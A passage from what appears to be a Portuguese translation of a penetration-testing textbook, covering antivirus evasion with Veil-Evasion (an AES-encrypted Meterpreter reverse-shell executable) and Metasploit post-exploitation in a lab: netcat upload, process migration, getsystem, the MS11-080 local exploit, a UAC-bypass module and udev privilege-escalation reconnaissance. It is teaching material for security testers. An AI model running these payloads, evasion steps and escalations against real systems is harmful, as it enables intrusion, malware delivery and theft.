Um dos métodos implementados no Veil-Evasion utiliza a técnica de injeção de Python descrita anteriormente. Para proporcionar proteção adicional contra os antivírus, o Veil-Evasion pode utilizar a criptografia. Em nosso exemplo, usaremos a injeção com VirtualAlloc do Python, combinada com a criptografia AES, como fizemos no exemplo anterior com o Hyperion neste capítulo.

Para iniciar o Veil-Evasion, vá para o diretório *Veil-Evasion-master* e execute *./Veil-Evasion.py*. Você verá um prompt baseado em menu, semelhante àquele que vimos no SET no capítulo anterior, conforme apresentado na listagem 12.9.

Listagem 12.9 – Executando o Veil

```
root@kali:~/Veil-Evasion-master# ./Veil-Evasion.py
================================================================================
 Veil-Evasion | [Version]: 2.6.0
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Main Menu

    28 payloads loaded

 Available commands:

    use         use a specific payload
    info        information on a specific payload
    list        list available payloads
    update      update Veil to the latest version
    clean       clean out payload folders
    checkvt     check payload hashes vs. VirusTotal
    exit        exit Veil
```

Para ver todos os payloads disponíveis no Veil-Evasion, digite **`list`** no prompt, como mostrado na listagem 12.10.

Listagem 12.10 – Payloads do Veil-Evasion

```
[>] Please enter a command: list
Available payloads:
    1)    auxiliary/coldwar_wrapper
    2)    auxiliary/pyinstaller_wrapper
--trecho omitido--
    22)    python/meterpreter/rev_tcp
  ❶23)    python/shellcode_inject/aes_encrypt
    24)    python/shellcode_inject/arc_encrypt
    25)    python/shellcode_inject/base64_substitution
    26)    python/shellcode_inject/des_encrypt
    27)    python/shellcode_inject/flat
    28)    python/shellcode_inject/letter_substitution
```

Na época desta publicação, havia 28 maneiras implementadas no Veil-Evasion para criar executáveis. Neste exemplo, selecione a opção 23 ❶ para usar o método de injeção do VirtualAlloc e fazer a criptografia com o AES. Após ter escolhido um método, o Veil-Evasion perguntará se você deseja alterar as opções do método para valores diferentes dos defaults, como mostrado na listagem 12.11.

Listagem 12.11 – Usando o VirtualAlloc do Python no Veil-Evasion

```
 [>] Please enter a command: 23
 Payload: python/shellcode_inject/aes_encrypt loaded
  Required Options:
  Name            Current Value    Description
  ----            -------------    -----------
❶compile_to_exe  Y                Compile to an executable
  expire_paylo    X                Optional: Payloads expire after "X" days
❷inject_method   Virtual          Virtual, Void, Heap
  use_pyherion    N                Use the pyherion encrypter
  Available commands:
     set             set a specific option value
     info            show information about the payload
     generate        generate payload
     back            go to the main menu
     exit            exit Veil
```

Por padrão, esse payload irá compilar o script Python e gerar um executável ❶ usando `VirtualAlloc()` como o método de injeção ❷. Essas opções estão corretas para o nosso exemplo, portanto digite **`generate`** no prompt. Você então será solicitado a fornecer detalhes sobre o shellcode, como mostrado na listagem 12.12.

Listagem 12.12 – Gerando o executável no Veil-Evasion

```
[?] Use msfvenom or supply custom shellcode?
       1 - msfvenom (default)
       2 - Custom
 [>] Please enter the number of your choice: 1
 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.20.9
 [>] Enter value for 'LPORT': 2345
 [>] Enter extra msfvenom options in OPTION=value syntax:
 [*] Generating shellcode...
 [*] Press [enter] for 'payload'
 [>] Please enter the base name for output files: meterpreterveil
 [?] How would you like to create your payload executable?
       1 - Pyinstaller (default)
       2 - Py2Exe
 [>] Please enter the number of your choice: 1
--trecho omitido--
 [*] Executable written to: /root/veil-output/compiled/meterpreterveil.exe
 Language:    python
 Payload:    AESEncrypted
 Shellcode:    windows/meterpreter/reverse_tcp
 Options:    LHOST=192.168.20.9  LPORT=2345
 Required Options:    compile_to_exe=Y  inject_method=virtual  use_pyherion=N
 Payload File:    /root/veil-output/source/meterpreterveil.py
 Handler File:    /root/veil-output/handlers/meterpreterveil_handler.rc
 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)
```

O Veil-Evasion pede que você selecione o Msfvenom para gerar o shellcode ou que forneça um shellcode personalizado. Em nosso caso, selecione o Msfvenom. O payload default é *windows/meterpreter/reverse_tcp*, portanto tecle **Enter** para selecioná-lo. Você será solicitado a fornecer as opções usuais, que são `LHOST` e `LPORT`, e um nome de arquivo para o executável a ser gerado. Por fim, o Veil-Evasion oferece dois métodos para conversão de Python para executáveis. Selecione o default, `Pyinstaller`, para fazer o Veil-Evasion gerar o executável malicioso e salvá-lo no diretório *veil-output/compiled*.

Na época desta publicação, o executável resultante passou direto pelo Microsoft Security Essentials em nossa instalação do Windows 7. O Veil-Evasion observa que você não deve fazer o upload do executável resultante em scanners online, portanto, em atenção ao pedido do autor, deixaremos de conferir esse exemplo com o VirusTotal. Contudo podemos instalar outras soluções antivírus além do Microsoft Security Essentials para ver se o executável será detectado.

NOTA Se você achar que os executáveis do Veil-Evasion não estão funcionando, pode ser que seja necessário atualizar o Metasploit com o Msfupdate. Como o Veil-Evasion não está atualmente nos repositórios do Kali Linux, a versão mais recente que você baixar quando fizer a instalação poderá não estar de acordo com o modo como o Msfvenom funciona na instalação default do Kali 1.0.6. É claro que, se você atualizar o Metasploit com o Msfupdate, outros exercícios deste livro poderão sofrer alterações, pois as funcionalidades do Metasploit mudam com frequência. Desse modo, você pode reservar esse exercício para quando ler o livro pela segunda vez ou pode usar outra imagem do Kali Linux se não quiser que a atualização afete os próximos exercícios deste livro.

Escondendo-se à vista de todos

Talvez a melhor maneira de evitar programas antivírus seja não usar de forma alguma os payloads tradicionais. Se estiver familiarizado com a codificação para Windows, você poderá usar APIs do Windows para imitar a funcionalidade de um payload. É claro que não há nenhuma regra que determine que aplicações legítimas não possam estabelecer uma conexão TCP com outro sistema e enviar dados – essencialmente, o que o nosso payload *windows/meterpreter/reverse_tcp* faz.

Você poderá descobrir que, em vez de gerar o payload com o Msfvenom e tentar escondê-lo com os métodos discutidos neste capítulo, melhores resultados poderão ser obtidos simplesmente criando um programa em C que implemente as

funcionalidades de payload que você quiser. Você pode até mesmo investir em um certificado de assinatura de código para assinar o seu executável binário para que ele pareça ser ainda mais legítimo.

NOTA Desabilite novamente a proteção em tempo real do Microsoft Security Essentials antes de prosseguir para a pós-exploração de falhas.

Resumo

Neste capítulo, demos uma olhada em apenas algumas técnicas para evitar a detecção pelos antivírus. O assunto relativo a evitar soluções antivírus poderia ocupar um livro todo, e na época em que este livro fosse publicado ele já estaria extremamente desatualizado. Pentesters e pesquisadores estão constantemente criando novas técnicas para evitar a detecção pelos antivírus, e os fornecedores de antivírus estão sempre adicionando novas assinaturas e métodos heurísticos para detectá-las.

Vimos maneiras de usar o Metasploit para codificar e embutir payloads em executáveis legítimos. Quando percebemos que essas técnicas não eram suficientes para evitar o Microsoft Security Essentials, lançamos mão de técnicas que vão além do Metasploit. Criamos um template personalizado para um executável e descobrimos que podemos aperfeiçoar nossos resultados por meio da combinação de técnicas.

Por fim, pudemos atingir o nosso objetivo de passar pelo Microsoft Security Essentials ao usar o Hyperion. Embora em nenhum momento tenhamos atingido uma taxa de detecção de 0%, pudemos evitar o Microsoft Security Essentials, bem como várias outras soluções antivírus de destaque. Também demos uma olhada em outra ferramenta, o Veil-Evasion, que usa a injeção de VirtualAlloc, em conjunto com a criptografia, para efetuar uma evasão ainda mais eficiente.

Após ter visto diversas maneiras de acessar sistemas, até mesmo aqueles que não apresentam vulnerabilidades aparentes à primeira vista, voltaremos nossa atenção para o que podemos fazer depois de termos invadido um deles, ao iniciarmos a fase de pós-exploração de falhas do teste de invasão.

CAPÍTULO 13

Pós-exploração de falhas

Obtivemos acesso aos nossos sistemas-alvo, portanto nosso teste de invasão está concluído, certo? Podemos dizer ao nosso cliente que conseguimos um shell em seus sistemas.

Mas e daí? Por que o cliente se importaria?

Na fase de pós-exploração de falhas, daremos uma olhada na coleta de informações nos sistemas explorados, na escalação de privilégios e no deslocamento de um sistema para outro. Talvez possamos descobrir que podemos acessar dados sensíveis armazenados no sistema explorado ou que temos acesso de rede a sistemas adicionais que podem ser usados para outros acessos aos dados da empresa. Quem sabe o sistema explorado faça parte de um domínio e possamos usá-lo para acessar outros sistemas no domínio. Essas são apenas algumas das rotas em potencial abertas a nós na fase de pós-exploração de falhas.

A pós-exploração indiscutivelmente é a maneira mais importante de ter uma visão clara da atitude do cliente quanto à segurança. Por exemplo, no capítulo 9, mencionei um teste de invasão em que usei o acesso a um controlador de domínio Windows 2000 dispensado de suas funções para conseguir controle de administrador sobre um domínio. Se não tivesse utilizado as técnicas de pós-exploração de falhas, eu poderia ter concluído que o sistema Windows 2000 não armazenava nenhuma informação crítica, e que ele não estava conectado a outros sistemas em um domínio. O meu teste de invasão não teria nem chegado perto de ser tão bem-sucedido quanto foi, e meus cliente não teria obtido um quadro tão bom de suas vulnerabilidades, especialmente em se tratando de políticas de senha.

Este capítulo discutirá o básico sobre a pós-exploração de falhas. À medida que ir além deste livro e melhorar suas habilidades de pentester, você deverá gastar um bom tempo na fase de pós-exploração de falhas. Habilidades sólidas em pós-exploração de falhas diferenciam bons pentesters daqueles que são realmente excelentes.

Agora vamos dar uma olhada em algumas das opções para a pós-exploração de falhas no Metasploit.

Meterpreter

Já discutimos o Meterpreter, que é o payload personalizado do Metasploit, no capítulo 8. Agora vamos explorar algumas das funcionalidades do Meterpreter com mais detalhes.

Começaremos a pós-exploração de falhas abrindo uma sessão Meterpreter em cada um de nossos sistemas-alvo. Como você pode ver na listagem 13.1, temos uma sessão no alvo Windows XP como resultado do exploit MS08-067. No alvo Windows 7, utilizei um executável com um cavalo de Troia como o que usamos no capítulo anterior. No alvo Linux, utilizei a vulnerabilidade de PHP do TikiWiki que exploramos no capítulo 8. Você também pode fazer login no alvo Linux por meio de SSH usando a senha para *georgia* que quebramos no capítulo 9 (password) ou a chave SSH pública que adicionamos no capítulo 8 por meio do compartilhamento NFS aberto.

Listagem 13.1 – Sessões do Metasploit abertas em nossos alvos

```
msf > sessions -l

Active sessions
===============

  Id  Type                   Information                            Connection
  --  ----                   -----------                            ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ BOOKXP           192.168.20.9:4444 ->
                                                                          192.168.20.10:1104
                                                                          (192.168.20.10)
  2   meterpreter x86/win32  Book-Win7\Georgia Weidman @ Book-Win7  192.168.20.9:2345 ->
                                                                          192.168.20.12:49264
                                                                          (192.168.20.12)
  3   meterpreter php/php    www-data (33) @ ubuntu                 192.168.20.9:4444 ->
                                                                          192.168.20.11:48308
                                                                          (192.168.20.11)
```

Comece interagindo com sua sessão no Windows XP, como mostrado aqui:

```
msf post(enum_logged_on_users) > sessions -i 1
```

Já vimos alguns comandos do Meterpreter ao longo deste livro. Para exemplificar, no capítulo 9 usamos `hashdump` para obter acesso direto às hashes de senha locais na seção "Ataques offline a senhas" na página 255. Para ver uma lista dos comandos disponíveis no Meterpreter, digite `help` em seu console. Se quiser obter mais detalhes sobre um comando específico, digite `command -h`.

Utilizando o comando upload

Talvez não haja nada mais irritante em um teste de invasão do que estar em um computador Windows sem ter acesso a utilitários como o `wget` e o `curl` para baixar arquivos de um servidor web. No capítulo 8, vimos uma maneira de evitar esse problema com o TFTP, porém o Meterpreter resolve facilmente esse caso para nós. Por meio de um simples comando, `help upload`, podemos fazer o upload de arquivos para o alvo, como mostrado na listagem 13.2.

Listagem 13.2 – Comando de ajuda do Meterpreter

```
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h        Help banner.
    -r        Upload recursively.
```

Essa informação de ajuda nos diz que podemos usar `upload` para copiar arquivos do nosso sistema Kali para o alvo Windows XP.

Por exemplo, aqui está o modo como fazemos o upload do Netcat para Windows:

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\
[*] uploading  : /usr/share/windows-binaries/nc.exe -> C:\
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> C:\\nc.exe
```

NOTA Lembre-se de escapar os caracteres correspondentes às barras invertidas no path com uma segunda barra invertida. Lembre-se também de que, se você fizer o upload de qualquer arquivo em um alvo durante um teste de invasão ou fizer qualquer mudança no sistema-alvo, anote suas alterações para poder desfazê-las antes de concluir o seu trabalho. A última coisa que você vai querer é deixar um ambiente mais vulnerável do que estava em relação à situação em que você o encontrou.

getuid

Outro comando útil do Meterpreter é o `getuid`. Esse comando informa o nome do usuário *System* que está executando o Meterpreter. Normalmente, o Meterpreter é executado com privilégios do processo ou do usuário explorado.

Por exemplo, quando exploramos um servidor SMB com o exploit MS08-067, a execução no alvo é feita com privilégios do servidor SMB, ou seja, da conta *System* do Windows, como mostrado aqui.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

No alvo Windows 7, utilizamos a engenharia social no usuário para fazê-lo executar um programa contendo um cavalo de Troia que efetuava a conexão de volta ao Metasploit, portanto o Meterpreter está executando como o usuário *Georgia Weidman*.

Outros comandos do Meterpreter

Antes de prosseguir, reserve um tempo para trabalhar com comandos adicionais do Meterpreter. Você encontrará diversos comandos úteis para coleta de informações locais, controle remoto e até mesmo para espionagem de usuários locais, por exemplo, para efetuar logging de teclas (keylogging) e ativar uma webcam a partir de uma sessão Meterpreter.

Scripts do Meterpreter

Além dos comandos, também podemos executar scripts do Meterpreter a partir de seu console. Os scripts atualmente disponíveis podem ser encontrados no Kali em */usr/share/metasploit-framework/scripts/meterpreter*. Esses scripts estão implementados em Ruby, e você pode criar seus próprios scripts e submetê-los para serem incluídos no framework. Para usar um script do Meterpreter, digite `run <nome do script>`. Utilize a flag `-h` para ver as informações de ajuda de um script.

Quando exploramos o Internet Explorer no capítulo 10, usamos a opção `AutoRunScript` para executar automaticamente o script `migrate` de modo a gerar um novo processo e fazer a migração para ele antes que o navegador falhasse. Esse script também pode ser executado diretamente no Meterpreter. Por exemplo, digitar **`run migrate -h`**, como mostrado na listagem 13.3, nos dará informações sobre o script *migrate* do Meterpreter.

Listagem 13.3 – Informações de ajuda do script migrate

```
meterpreter > run migrate -h

OPTIONS:

    -f        Launch a process and migrate into the new process
    -h        Help menu.
    -k        Kill original process.
    -n <opt>  Migrate into the first process with this executable name (explorer.exe)
    -p <opt>  PID to migrate to.
```

Como não estamos em uma corrida para conseguir uma sessão antes que ela seja fechada, temos algumas opções diferentes para selecionar o processo para o qual efetuaremos a migração. Podemos migrar para um processo pelo nome usando a opção `-n`. Por exemplo, para migrar para a primeira instância de *explorer.exe* encontrada pelo Meterpreter na lista de processos, podemos usar `-n explorer.exe`.

A migração para um processo também pode ser efetuada por meio de seu PID (Process ID, ou ID do processo) usando a opção `-p`. Utilize o comando `ps` do Meterpreter para ver uma lista dos processos em execução, conforme mostrado na listagem 13.4.

Listagem 13.4 – Lista dos processos em execução

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User                    Path
 ---   ----  ----              ----  -------     ----                    ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
--trecho omitido--
 1144  1712  explorer.exe      x86   0           BOOKXP\georgia          C:\WINDOWS\Explorer.EXE
--trecho omitido--
 1204  1100  wscntfy.exe       x86   0           BOOKXP\georgia
```

O *explorer.exe* é uma opção sólida. Selecione o PID `1144` para selecioná-lo e execute o script *migrate* do Meterpreter, como mostrado na listagem 13.5.

Listagem 13.5 – Executando o script migrate

```
meterpreter > run migrate -p 1144
[*] Migrating from 1100 to 1144...
[*] Migration completed successfully.
meterpreter > getuid
Server username: BOOKXP\georgia
```

O Meterpreter faz a migração para o processo *explorer.exe* com sucesso. Agora, se acontecer de o servidor SMB se tornar instável ou morrer, nossa sessão Meterpreter estará segura.

Se o comando `getuid` for executado novamente, você verá que não estaremos mais executando como o usuário *System*, mas como o usuário *georgia*. Isso faz sentido porque esse processo pertence ao usuário *georgia* que está logado. Ao migrarmos para esse processo, reduzimos nossos privilégios para os do usuário *georgia*.

Vamos permanecer logados como o usuário *georgia* no alvo XP e dar uma olhada em algumas maneiras de elevar nossos privilégios para *System* nos alvos Windows e para *root* no alvo Linux por meio de ataques de escalação de privilégios locais.

Módulos de pós-exploração de falhas do Metasploit

Até agora, usamos os módulos do Metasploit para coleta de informações, identificação de vulnerabilidades e exploração de falhas. O fato de o framework conter uma variedade de módulos úteis também para a fase de pós-exploração de falhas não deveria ser nenhuma surpresa. O diretório *post* do Metasploit contém módulos para coleta de informações locais, controle remoto, escalação de privilégios, e assim por diante, que podem abranger diversas plataformas.

Por exemplo, considere o módulo *post/windows/gather/enum_logged_on_users*. Como mostrado na listagem 13.6, esse módulo nos mostra quais usuários estão logados no momento no sistema-alvo. Coloque sua sessão em background (usando **Ctrl-Z** ou `background`) para retornar ao prompt principal do Msfconsole.

Listagem 13.6 – Executando um módulo de pós-exploração do Metasploit

```
msf > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > show options
Module options (post/windows/gather/enum_logged_on_users):
```

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CURRENT  true             yes       Enumerate currently logged on users
   RECENT   true             yes       Enumerate Recently logged on users
 ❶SESSION                    yes       The session to run this module on.
msf post(enum_logged_on_users) > set SESSION 1
SESSION => 1
msf post(enum_logged_on_users) > exploit
[*] Running against session 1
Current Logged Users
====================
 SID                                            User
 ---                                            ----
 S-1-5-21-299502267-308236825-682003330-1003  BOOKXP\georgia
[*] Results saved in: /root/.msf4/loot/20140324121217_default_192.168.20.10_host.users.activ
    _791806.txt ❷
Recently Logged Users
=====================
 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %SystemDrive%\Documents and Settings\LocalService
 S-1-5-20                                       %SystemDrive%\Documents and Settings\NetworkService
 S-1-5-21-299502267-308236825-682003330-1003  %SystemDrive%\Documents and Settings\georgia
```

Usamos os módulos de pós-exploração da mesma maneira que usamos todos os módulos do Metasploit: configuramos as opções relevantes e, em seguida, digitamos **`exploit`** para executar o módulo. Entretanto, no caso dos módulos de pós-exploração de falhas, em vez de configurar um `RHOST` ou um `SRVHOST`, devemos informar ao Metasploit o Session ID (ID da sessão) no qual queremos executar o módulo de pós-exploração de falhas ❶. Em seguida, executamos o módulo em Session 1, que é o alvo Windows XP.

O módulo retorna dados que informam que o usuário *georgia* está logado no momento. O Metasploit salva a saída automaticamente em um arquivo */root/.msf4/loot/20140324121217_default_192.168.20.10_host.users.activ_791806.txt* ❷.

Railgun

O Railgun é uma extensão do Meterpreter, que permite acesso direto às APIs do Windows. Ele pode ser usado nos módulos de pós-exploração de falhas do Meterpreter, bem como no shell Ruby (`irb`) em uma sessão Meterpreter. Por exemplo, podemos verificar se a sessão está sendo executada como um usuário administrador ao acessar diretamente a função `IsUserAnAdmin` da DLL *shell32* do Windows, como mostrado aqui. Não se esqueça de enviar inicialmente a sessão para o primeiro plano (foreground) por meio de `sessions -i <id da sessão>`.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "Error Message"=>"The operation completed successfully.", "return"=>true}
```

Em primeiro lugar, passamos para um shell Ruby por meio do comando `irb`. Observe que a variável `client` armazena o cliente Meterpreter. Em seguida, digitamos **`client.railgun.shell32.IsUserAnAdmin`** para dizer ao interpretador Ruby para que use o Railgun na sessão atual do Meterpreter e acesse a função `IsUserAdmin` de *shell32.dll*. (Para exemplos adicionais do Railgun, dê uma olhada nos módulos de pós-exploração do Metasploit, por exemplo, o *windows/gather/reverse_lookup.rb* e o *windows/manage/download_exec.rb*, que também tiram proveito dessa funcionalidade.) Digite **`exit`** para sair do interpretador Ruby e retornar ao Meterpreter.

Escalação de privilégios locais

Nas seções a seguir, iremos explorar exemplos de *escalação de privilégios locais*, que envolve a execução de exploits para obter um controle adicional do sistema após a exploração de falhas.

Assim como os softwares de rede e do lado do cliente, os processos locais com privilégios podem estar sujeitos a problemas de segurança passíveis de exploração. Alguns de seus ataques podem não resultar na obtenção dos privilégios que você gostaria de ter. Conseguir executar comandos por meio de um site, comprometer uma conta de usuário sem direitos de administrador ou explorar um serviço que está ouvindo, mas que tenha privilégios limitados, podem resultar em acesso ao sistema; entretanto você poderá se ver trabalhando ainda como um usuário limitado. Para obter os privilégios desejados, será necessário explorar outros problemas.

getsystem no Windows

O comando `getsystem` do Meterpreter automatiza a tentativa de execução de uma série de exploits conhecidos para escalação de privilégios locais no alvo. As opções do comando estão sendo mostradas na listagem 13.7.

Listagem 13.7 – Ajuda do getsystem

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h Help Banner.
    -t <opt>  The technique to use. (Default to '0').
        0 : All techniques available
        1 : Service - Named Pipe Impersonation (In Memory/Admin)
        2 : Service - Named Pipe Impersonation (Dropper/Admin)
        3 : Service - Token Duplication (In Memory/Admin)
```

Como mostrado aqui, a execução de `getsystem` sem argumentos fará com que uma série de exploits seja executada até que um seja bem-sucedido ou até que todos os exploits conhecidos tenham se esgotado. Para executar um determinado exploit, utilize a opção `-t`, seguida do número do exploit.

Neste caso, estamos executando `getsystem` sem argumentos em nosso alvo Windows XP:

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Como você pode ver, o Meterpreter conseguiu obter privilégios de sistema com o primeiro exploit utilizado. Com apenas um comando, pudemos elevar nossos privilégios de *georgia* para *System*.

Módulo de escalação de privilégios locais para o Windows

Os módulos de exploit local do Metasploit permitem executar um exploit em uma sessão aberta para obter acesso adicional. O módulo *exploit/windows/local/ms11_080_afdjoinleaf* para escalação de privilégios locais na listagem 13.8 explora

uma falha (atualmente corrigida) da função `Afdjoinleaf` do driver *afd.sys* do Windows. Assim como nos módulos de pós-exploração de falhas, utilize a opção `SESSION` para indicar em que sessão aberta o exploit deverá ser executado. Executaremos o módulo em nossa sessão no Windows XP. De modo diferente dos módulos de pós-exploração, os exploits locais são exploits, portanto é necessário definir um payload. Se for bem-sucedido, nosso exploit iniciará uma nova sessão com privilégios de System. Em nossa sessão Meterpreter no Windows XP, execute o comando **`rev2self`** para retornar ao nível do usuário *georgia* antes de usar essa técnica alternativa de escalação de privilégios.

Listagem 13.8 – Exploit local do Metasploit

```
msf post(enum_logged_on_users) > use exploit/windows/local/ms11_080_afdjoinleaf
msf exploit(ms11_080_afdjoinleaf) > show options
Module options (exploit/windows/local/ms11_080_afdjoinleaf):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
--trecho omitido--
msf exploit(ms11_080_afdjoinleaf) > set SESSION 1
SESSION => 1
msf exploit(ms11_080_afdjoinleaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_080_afdjoinleaf) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms11_080_afdjoinleaf) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Running against Windows XP SP2 / SP3
--trecho omitido--
[*] Writing 290 bytes at address 0x00f70000
[*] Sending stage (751104 bytes) to 192.168.20.10
[*] Restoring the original token...
[*] Meterpreter session 4 opened (192.168.20.9:4444 -> 192.168.20.10:1108) at 2015-08-14 01:59:46 -0400
meterpreter >
```

Depois que você digitar **`exploit`**, o Metasploit executará o exploit em nossa sessão no Windows XP. Se houver sucesso, você deverá receber outra sessão Meterpreter. Se o comando `getuid` for executado nessa nova sessão, você verá que, novamente, obtivemos privilégios de System.

NOTA Lembre-se de que, para ter sucesso, os ataques de escalação de privilégios locais dependem de uma falha, como a ausência de um patch ou uma configuração indevida. Um sistema totalmente atualizado e devidamente bloqueado não seria vulnerável ao exploit MS11-08, pois um patch foi disponibilizado pelo fornecedor em 2011.

Evitando o UAC no Windows

Agora vamos ver como escalar nossos privilégios em nosso alvo Windows 7, mais seguro, que tem recursos adicionais de segurança como o *UAC* (User Account Control, ou Controle de conta de usuário). As aplicações executadas no Windows Vista e em versões mais recentes estão limitadas ao uso de privilégios de usuários normais. Se uma aplicação precisar usar privilégios de administrador, um usuário desse tipo deve aprovar a elevação de privilégios. (Provavelmente, você já deve ter visto o aviso do UAC quando uma aplicação deseja fazer alterações.)

Como obtivemos essa sessão fazendo o usuário *Georgia Weidman* executar um binário malicioso, a sessão Meterpreter atualmente tem os privilégios de Georgia Weidman. Tente usar `getsystem` nesse alvo, como mostrado na listagem 13.9.

Listagem 13.9 – getsystem falha no Windows 7

```
msf exploit(ms11_080_afdjoinleaf) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > getuid
Server username: Book-Win7\Georgia Weidman
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

Como você pode ver, a execução de `getsystem` nesse alvo falha e resulta em uma mensagem de erro. Talvez esse sistema tenha todos os patches instalados e é rígido a ponto de nenhuma das técnicas de exploração de falhas de `getsystem` funcionar.

Porém o fato é que o nosso alvo Windows 7 não teve patches atualizados desde a instalação; o UAC está impedido o `getsystem` de funcionar adequadamente.

Como ocorre com qualquer controle de segurança dos computadores, os pesquisadores desenvolveram diversas técnicas para evitar o controle UAC. Uma dessas técnicas está incluída no Metasploit no exploit local *windows/local/bypassuac*. Coloque a sessão em background e execute esse exploit em sua sessão no Windows 7, como mostrado na listagem 13.10. Utilize o módulo do exploit, defina a opção `SESSION` e assim por diante.

Listagem 13.10 – Utilizando um módulo para evitar o controle UAC

```
msf exploit(ms11_080_afdjoinleaf) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module
msf exploit(bypassuac) > set SESSION 2
SESSION => 2
msf exploit(bypassuac) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] UAC is Enabled, checking level...
--trecho omitido--
[*] Uploaded the agent to the filesystem....
[*] Sending stage (751104 bytes) to 192.168.20.12
[*] Meterpreter session 5 opened (192.168.20.9:4444 -> 192.168.20.12:49265) at 2015-08-14
    02:17:05 -0400
[-] Exploit failed: Rex::TimeoutError Operation timed out. ❶
meterpreter > getuid
Server username: Book-Win7\Georgia Weidman
```

O módulo utiliza o certificado de um fornecedor de conteúdo confiável por meio de injeção de processo para evitar os controles UAC. Como você pode ver a partir dos resultados do comando `getuid`, embora nossa sessão continue sendo executada como o usuário *Georgia Weidman*, não estamos mais limitados pelo UAC. Se houver sucesso, mais uma vez, você terá uma nova sessão. Não se preocupe se você vir a linha em ❶. Desde que a nova sessão Meterpreter seja iniciada, o ataque terá sido bem-sucedido.

Como mostrado a seguir, depois que o UAC estiver fora do caminho, o `getsystem` não terá nenhum problema para obter privilégios de sistema.

```
meterpreter > getsystem
...got system (via technique 1).
```

Escalação de privilégios com o udev no Linux

Ainda precisamos tentar a escalação de privilégios em nosso alvo Linux. Vamos agitar um pouco o cenário e usar um código de exploit público em vez do Metasploit para realizar um ataque de escalação de privilégios locais no Linux.

Temos duas maneiras de interagir com o nosso alvo Linux: por meio do SSH e usando o TikiWiki para obter um Meterpreter shell. O Meterpreter Linux tem menos comandos disponíveis em relação ao Meterpreter Windows, porém, em ambos os casos, usamos o comando `shell` para sair do Meterpreter e entrar em um shell de comandos normal, como mostrado na listagem 13.11.

Listagem 13.11 – Acessando um shell no Meterpreter

```
meterpreter > shell
Process 13857 created.
Channel 0 created.
whoami
www-data
```

Vemos que nosso exploit do TikiWiki nos concedeu uma sessão como o usuário *www-data*, que é uma conta limitada para o servidor web, porém temos um longo caminho até chegarmos ao root. Também obtivemos um shell Bash com o usuário *georgia* por meio do SSH no capítulo 8, com mais privilégios que *www-data*; no entanto ainda não somos o cobiçado root.

Descobrindo uma vulnerabilidade

Devemos encontrar uma vulnerabilidade de escalação de privilégios locais para explorar. Inicialmente, precisamos de um pouco de informações sobre o sistema local, por exemplo, a versão do kernel instalado e a versão do Ubuntu. Você pode descobrir a versão do kernel do Linux por meio do comando `uname -a` e a versão do Ubuntu por meio do comando `lsb_release -a`, como mostrado na listagem 13.12.

Listagem 13.12 – Coletando informações locais

```
uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686 GNU/Linux
lsb_release -a
Distributor ID: Ubuntu
Description: Ubuntu 8.10
Release: 8.10
Codename: intrepid
```

O alvo Linux está executando o kernel Linux 2.6.27-2 e o Ubuntu 8.10, de codinome *Intrepid*. Esse sistema Linux está um pouco desatualizado e é vulnerável a diversos problemas conhecidos de escalação de privilégios. Focaremos em um

problema do *udev*, o gerenciador de dispositivos do kernel do Linux, responsável pela carga dos device drivers, ou seja, dos softwares que facilitam o controle de um dispositivo.

A vulnerabilidade CVE-2009-1185 descreve um problema no udev em que o daemon, que é executado com privilégios de root, falha ao verificar se as solicitações para carregar os drivers tiveram origem no kernel. Os processos no espaço do usuário, como aqueles iniciados por um usuário, podem enviar mensagens ao udev e convencê-lo a executar um código com privilégios de root.

De acordo com a entrada relativa a essa vulnerabilidade em *SecurityFocus.com*, o Ubuntu 8.10 é uma das plataformas afetadas, e uma pesquisa mais detalhada revela que a versão 141 e as mais antigas do udev sofrem desse problema. Podemos verificar a versão do udev em nosso alvo por meio do comando `udevadm --version`, porém não podemos executar o comando com os privilégios concedidos por *www-data*. Em vez disso, devemos executá-lo a partir de nosso shell SSH, como mostrado aqui:

```
georgia@ubuntu:~$ udevadm --version
124
```

A versão do udev em nosso alvo é a 124, que é anterior a 141, o que nos informa que o nosso alvo Linux é vulnerável.

Encontrando um exploit

O Kali Linux inclui um repositório local de códigos públicos de exploit de *Exploitdb.com* em */usr/share/exploitdb*; esse repositório inclui um utilitário chamado `searchsploit`, que podemos usar para procurar um código que seja útil. Por exemplo, a listagem 13.13 mostra o resultado de uma pesquisa de exploits relacionados ao udev.

Listagem 13.13 – Pesquisando o repositório Exploitdb

```
